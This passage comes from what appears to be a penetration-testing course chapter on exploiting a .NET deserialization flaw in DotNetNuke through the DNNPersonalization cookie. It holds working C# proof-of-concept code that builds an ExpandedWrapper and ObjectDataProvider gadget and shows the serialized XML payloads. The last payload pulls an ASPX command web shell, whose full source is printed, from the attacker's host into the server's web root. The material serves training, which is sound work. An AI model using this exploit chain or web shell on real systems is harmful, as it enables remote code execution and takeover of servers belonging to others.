


Figure 159: Our breakpoint on the function call to InvokeMethodOnInstance is triggered

If we now look at the Call Stack window in dnSpy, we will see that the code execution occurred exactly as expected.




Figure 160: The ObjectDataProvider MethodName.set call stack confirms the call chain identified during the static analysis

One thing to notice at this point is that if we let the execution of our process continue, we will once again hit this breakpoint. As a matter of fact, this breakpoint will be reached three times. This corresponds to the number of times we are manipulating values related to our ObjectDataProvider instance. First, we set the MethodName property, which triggers the code chain we just analysed and thus our breakpoint. We then set the MethodParameters values twice which will also trigger the breakpoint albeit with a slightly different call stack.

Finally we can see in our webserver logs that the URL we specified has been reached and that the file C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt on the DNN server has been successfully created.

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.2.208 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 161: Webserver log indicates successful code execution




Figure 162: The PoC file has been created on the DNN server

At this point, we have demonstrated that an instance of the *ObjectDataProvider* class can indeed trigger the *FileSystemUtils.PullFile* method by simply setting the appropriate properties. Therefore, the only thing left for us to do is attempt to serialize this object and verify that we can trigger the same chain of events during deserialization. If this works, we will then move on and attempt to use the same object in the DNNPersonalization cookie.

7.6.4 Exercise

1. Repeat the steps described in the previous section. Use single-step debugging to follow the code execution chain starting with the invocation of the *MethodName* property setter.

2. Verify that the ObjectDataProvider triggers the method invocation three times in our example. Review the call stack each time in order to understand how they differ.

7.6.5 Serialization of the ObjectDataProvider

As we mentioned earlier in this module, our DNNpersonalization cookie payload has to be in the XML format. Since we have already demonstrated how to serialize an object using the *XmlSerializer* class, we can add that code to our example application from listing 255. However, based on our earlier analysis we know that the DNNPersonalization cookie has to be in a specific format in order to reach the deserialization function call. Specifically, it has to contain the “profile” node along with the “item” tag, which contains a “type” attribute describing the enclosed object. Rather than trying to reconstruct this structure manually, we can re-use the DNN function that

creates that cookie value in the first place. This function is called *SerializeDictionary* and is located in the *DotNetNuke.Common.Utilities.XmlUtils* namespace.




Figure 163: The implementation of the function that creates the DNNPersonalization cookie values

With that in mind, we will adjust our application source code to look like the following:

```
01: using System;
02: using System.IO;
03: using System.Xml.Serialization;
04: using DotNetNuke.Common.Utilities;
05: using System.Windows.Data;
06: using System.Collections;
07:
08: namespace ODPSerializer
09: {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             ObjectDataProvider myODP = new ObjectDataProvider();
15:             myODP.ObjectInstance = new FileSystemUtils();
16:             myODP.MethodName = "PullFile";
17:             myODP.MethodParameters.Add("http://192.168.2.238/myODPTest.txt");
18:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt");
19:
20:             Hashtable table = new Hashtable();
21:             table["myTableEntry"] = myODP;
22:             String payload = "; DNNPersonalization=" +
XmlUtils.SerializeDictionary(table, "profile");
23:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\PullFileTest.txt");
```

```
24:                 writer.Write(payload);
25:                 writer.Close();
26:
27:                 Console.WriteLine("Done!");
28:             }
29:         }
30: }
```

Listing 256 - Serialization of the ObjectDataProvider instance

Starting on line 20 in listing 256, we create a *HashTable* instance and proceed by adding an entry called "myTableEntry" to which we assign our *ObjectDataProvider* instance. We then use the DNN function to serialize the entire object while providing the required "profile" node name. Finally, we prepend the cookie name to the resulting string and save the final cookie value to a file.

If we compile the new proof of concept and run it under the dnSpy debugger we will be greeted with the following message:




Figure 164: A serialization error occurs when we try to serialize our object

If we drill down to the *_innerException* > *_message* value of the exception variable, we can see that the serializer did not expect the *FileSystemUtils* class instance (Figure 165).




Figure 165: Details of the thrown exception

The reason this is happening is due to the way the *XmlSerializer* is instantiated in the *SerializeDictionary* function. If we refer to Figure 163, the *XmlSerializer* instance is created using whatever object type is returned by the *GetType* method on the object that was passed into the *SerializeDictionary* function. Since we are passing an *ObjectDataProvider* instance, this is the type the *XmlSerializer* will expect. It will have no knowledge of the object type that is wrapped in the *ObjectDataProvider* instance, which in our case is a *FileSystemUtils* object. Therefore the serialization fails.

It is important to note that we could in theory fix this issue by instantiating the *XmlSerializer* using a different constructor prototype, namely one that informs the *XmlSerializer* about the wrapped object type. The instantiation would then look similar to this:

```
XmlSerializer xmlSerializer = new XmlSerializer(myODP.GetType(), new Type[]
{typeof(FileSystemUtils)});
```

Listing 257 - Modification to the XmlSerializer instantiation to inform it about the wrapped object type

However, this would not help us because the *XmlSerializer* instance inside the vulnerable DNN function would process the serialized object with the default constructor, i.e. it would not account for the additional object type generating the same error shown in Figure 165.

The bottom line for us is that we cannot successfully serialize our object using the DNN *SerializeDictionary* function. This means that we need to consider the use of a different object that can help us achieve our goal, namely invocation of the *PullFile* method.

We'll tackle that problem next.

7.6.6 Enter The Dragon (ExpandedWrapper Class)

As a solution to the problem we described in the previous section, Muñoz and Mirosh suggested that the *ExpandedWrapper* class could be used to finalize the construction of a malicious payload. While that sounded good in theory, we found ourselves lacking details about how exactly this solution worked. Our assumption was that looking up the official documentation would be sufficient. However, in order to fully grasp the mechanics of this approach, a bigger effort is needed.

The official documentation[79] for the ExpandedWrapper class states that:

> *This class is used internally by the system to implement support for queries with eager loading of related entities. This API supports the product infrastructure and is not intended to be used directly from your code.*

This short explanation is not helpful to our understanding in any meaningful way. Furthermore, the explanation of the type parameters in the same document makes everything even more confusing at first. Although there seems to be a lack of publicly available explanations about the specific use-cases for this class, the .NET Framework is open source, which allows us to look at the actual implementation of this class and try to understand what exactly we are dealing with.

While the source code[80] itself is not particularly interesting, the summary information at the beginning of the class implementation provides us with a clue.

> *Provides a base class implementing IExpandedResult over projections.*

We are specifically focused on the term "projections". While the concept of projections may be familiar to some software developers, it is necessary for us to review this idea briefly so we can gain a better understanding of what the *ExpandedWrapper* class does. If we look at the official documentation for the Projection Operations[81], we learn that a projection is a mechanism by which a particular object is transformed into a different form.

Projections (and expansions) are typically found in the world of data providers and databases. Their primary purpose is to reduce the number of interactions between an application and a backend database relative to the number of queries that are executed. In other words, they facilitate data retrieval using JOIN queries, rather than multiple individual queries.[82]

While the details of this process are outside the scope of this module, there is one aspect of it that is highly relevant to our problem. Specifically, in order to enable the encapsulation of the data retrieved using expansions and projections, data providers need to be able to create objects

[79] https://docs.microsoft.com/en-us/dotnet/api/system.data.services.internal.expandedwrapper-2?view=netframework-4.7.2

[80] https://referencesource.microsoft.com/#System.Data.Services/System/Data/Services/Internal/ExpandedWrapper.cs

[81] https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/linq/projection-operations

[82] http://oakleafblog.blogspot.com/2010/07/windows-azure-and-cloud-computing-posts_22.html

of arbitrary types. This is accomplished using the *ExpandedWrapper* class, which represents a generic object type. Most importantly for us, the constructors for this class allow us to specify the object types of the objects that are encapsulated in a given instance. This is exactly what we need to enable the *XmlSerializer* to serialize an object properly and solve the issue we encountered previously.

In essence, we can use this class to wrap our source object (*ObjectDataProvider*) into a new object type and provide the properties we need (*ObjectDataProvider.MethodName* and *ObjectDataProvider.MethodParameters*). This set of information is assigned to the *ExpandedWrapper* instance properties, which will allow them to be serialized by the *XmlSerializer*. Again, this satisfies the *XmlSerializer* limitations as it cannot serialize class methods, but rather only public properties and fields.

Let's see how that looks in practice.

```
01: using System;
02: using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using System.Collections;
05: using System.Data.Services.Internal;
06: using System.Windows.Data;
07:
08: namespace ExpWrapSerializer
09: {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             Serialize();
15:         }
16:
17:         public static void Serialize()
18:         {
19:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
20:             myExpWrap.ProjectedProperty0 = new ObjectDataProvider();
21:             myExpWrap.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
22:             myExpWrap.ProjectedProperty0.MethodName = "PullFile";
23:
myExpWrap.ProjectedProperty0.MethodParameters.Add("http://192.168.2.238/myODPTest.txt"
);
24:
myExpWrap.ProjectedProperty0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt");
25:
26:
27:             Hashtable table = new Hashtable();
28:             table["myTableEntry"] = myExpWrap;
29:             String payload = XmlUtils.SerializeDictionary(table, "profile");
30:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\ExpWrap.txt");
31:             writer.Write(payload);
```

```
32:             writer.Close();
33:
34:             Console.WriteLine("Done!");
35:         }
36:
37:     }
38: }
```

Listing 258 - Serializing an ExpandedWrapper object

In listing 258 starting on line 19 we can see that instead of using the *ObjectDataProvider* directly, we are now instantiating an object of type *ExpandedWrapper<FileSystemUtils, ObjectDataProvider>*. Furthermore, we use the generic *ProjectedProperty0* property to create an *ObjectDataProvider* instance. The remainder of code should look familiar.

If we compile and execute this code, we will see that there are no exceptions generated during the execution and that our webserver indeed processed a corresponding HTTP request.

The serialized object now looks like this:

```
<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.Fil
eSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils"
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.2.238/myODPTest.txt</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt</anyType></Method
Parameters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider><
/item></profile>
```

Listing 259 - Serialized ExpandedWrapper instance

However, our ultimate goal is to make sure that our serialized object can be properly deserialized within the DNN web application. We can test this quickly in our example application by implementing that functionality.

```
01: using System;
02: using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using DotNetNuke.Common;
05: using System.Collections;
06: using System.Data.Services.Internal;
07: using System.Windows.Data;
08:
09: namespace ExpWrapSerializer
10: {
11:     class Program
12:     {
13:         static void Main(string[] args)
```

```
14:         {
15:             //Serialize();
16:             Deserialize();
17:         }
18:
19:         public static void Deserialize()
20:         {
21:             string xmlSource =
System.IO.File.ReadAllText("C:\\Users\\Public\\ExpWrap.txt");
22:             Globals.DeserializeHashTableXml(xmlSource);
23:         }
24:
25:         public static void Serialize()
26:         {
27:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
28:             myExpWrap.ProjectedProperty0 = new ObjectDataProvider();
29:             myExpWrap.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
30:             myExpWrap.ProjectedProperty0.MethodName = "PullFile";
31:
myExpWrap.ProjectedProperty0.MethodParameters.Add("http://192.168.2.238/myODPTest.txt"
);
32:
myExpWrap.ProjectedProperty0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt");
33:
34:
35:             Hashtable table = new Hashtable();
36:             table["myTableEntry"] = myExpWrap;
37:             String payload = XmlUtils.SerializeDictionary(table, "profile");
38:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\ExpWrap.txt");
39:             writer.Write(payload);
40:             writer.Close();
41:
42:             Console.WriteLine("Done!");
43:         }
44:
45:     }
46: }
```

Listing 260 - Testing the DNN deserialization of our ExpandedWrapper object

Notice that in listing 260 on line 19, we have implemented a simple *Deserialize* function. This function reads the serialized *ExpandedWrapper* object we have previously created from a file and uses the native DNN function to start the deserialization process. You will recall that this is the same function that is called in the *LoadProfile* (Figure 131) function we identified as the entry point for our vulnerability analysis at the beginning of this module.

If we run this compiled application under dnSpy and set a breakpoint on the *InvokeMember* function call inside *ObjectDataProvider.InvokeMethodOnInstance*, we can indeed validate that the deserialization is proceeding as we hoped for by looking at the callstack (Figure 166).




Figure 166: Deserialization of the ExpandedWrapper object

Moreover Figure 167 shows that the myODPTest.txt file is being downloaded again from our webserver, indicating the the *PullFile* method has been successfully triggered during the deserialization process.

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.2.208 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
192.168.2.208 - - [06/Sep/2018:14:00:36 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 167: Webserver log indicates successful code execution during deserialization

Now that we have constructed and validated a working payload, it is finally time to put everything together and test it against our DNN server.

7.6.7 Exercise

Repeat the steps described in the previous section and ensure that the generated payload is working as intended.

7.7 Putting It All Together

At this point we can set up the entire attack and try to gain a reverse shell using this vulnerability. In order to do that, we will use a ASPX command shell that can be found on our attacking Kali VM. We'll copy that into our webserver root directory and make sure we set the correct permissions on it.

```
kali@kali:~$ locate cmdasp.aspx
/usr/share/webshells/aspx/cmdasp.aspx
kali@kali:~$ cat /usr/share/webshells/aspx/cmdasp.aspx
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdExe_Click(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body >
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP:
20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP:
18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button>
```

```
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP:
22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>

<!-- Contributed by Dominic Chell (http://digitalapocalypse.blogspot.com/) -->
<!--    http://michaeldaw.org   04/2007    -->
kali@kali:~$ sudo cp /usr/share/webshells/aspx/cmdasp.aspx /var/www/html/
kali@kali:~$ sudo chmod 644 /var/www/html/cmdasp.aspx
```

Listing 261 - Setting up our attacking webserver

We'll use our application to serialize the *ExpandedWrapper* object again, making sure that we modify the URL and the file name we use in the *MethodName* parameters. As a result, we should see a serialized object similar to the following:

```
<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.Fil
eSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils"
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.2.238/cmdasp.aspx</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/cmdasp.aspx</anyType></MethodParam
eters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider></item
></profile>
```

Listing 262 - A payload that will upload an ASPX command shell to the DNN server from our Kali VM

Please keep in mind that the reason we can write to the DNN root directory is due to the permissions we had to give to the IIS account, per DNN installation instructions:

> *the website user account must have Read, Write, and Change Control of the root website directory and subdirectories (this allows the application to create files/folders and update its config files)*

We can now modify a HTTP request as we did earlier in this module and send it to our target. This time however we will use our serialized object as the DNNPersonalization cookie value.

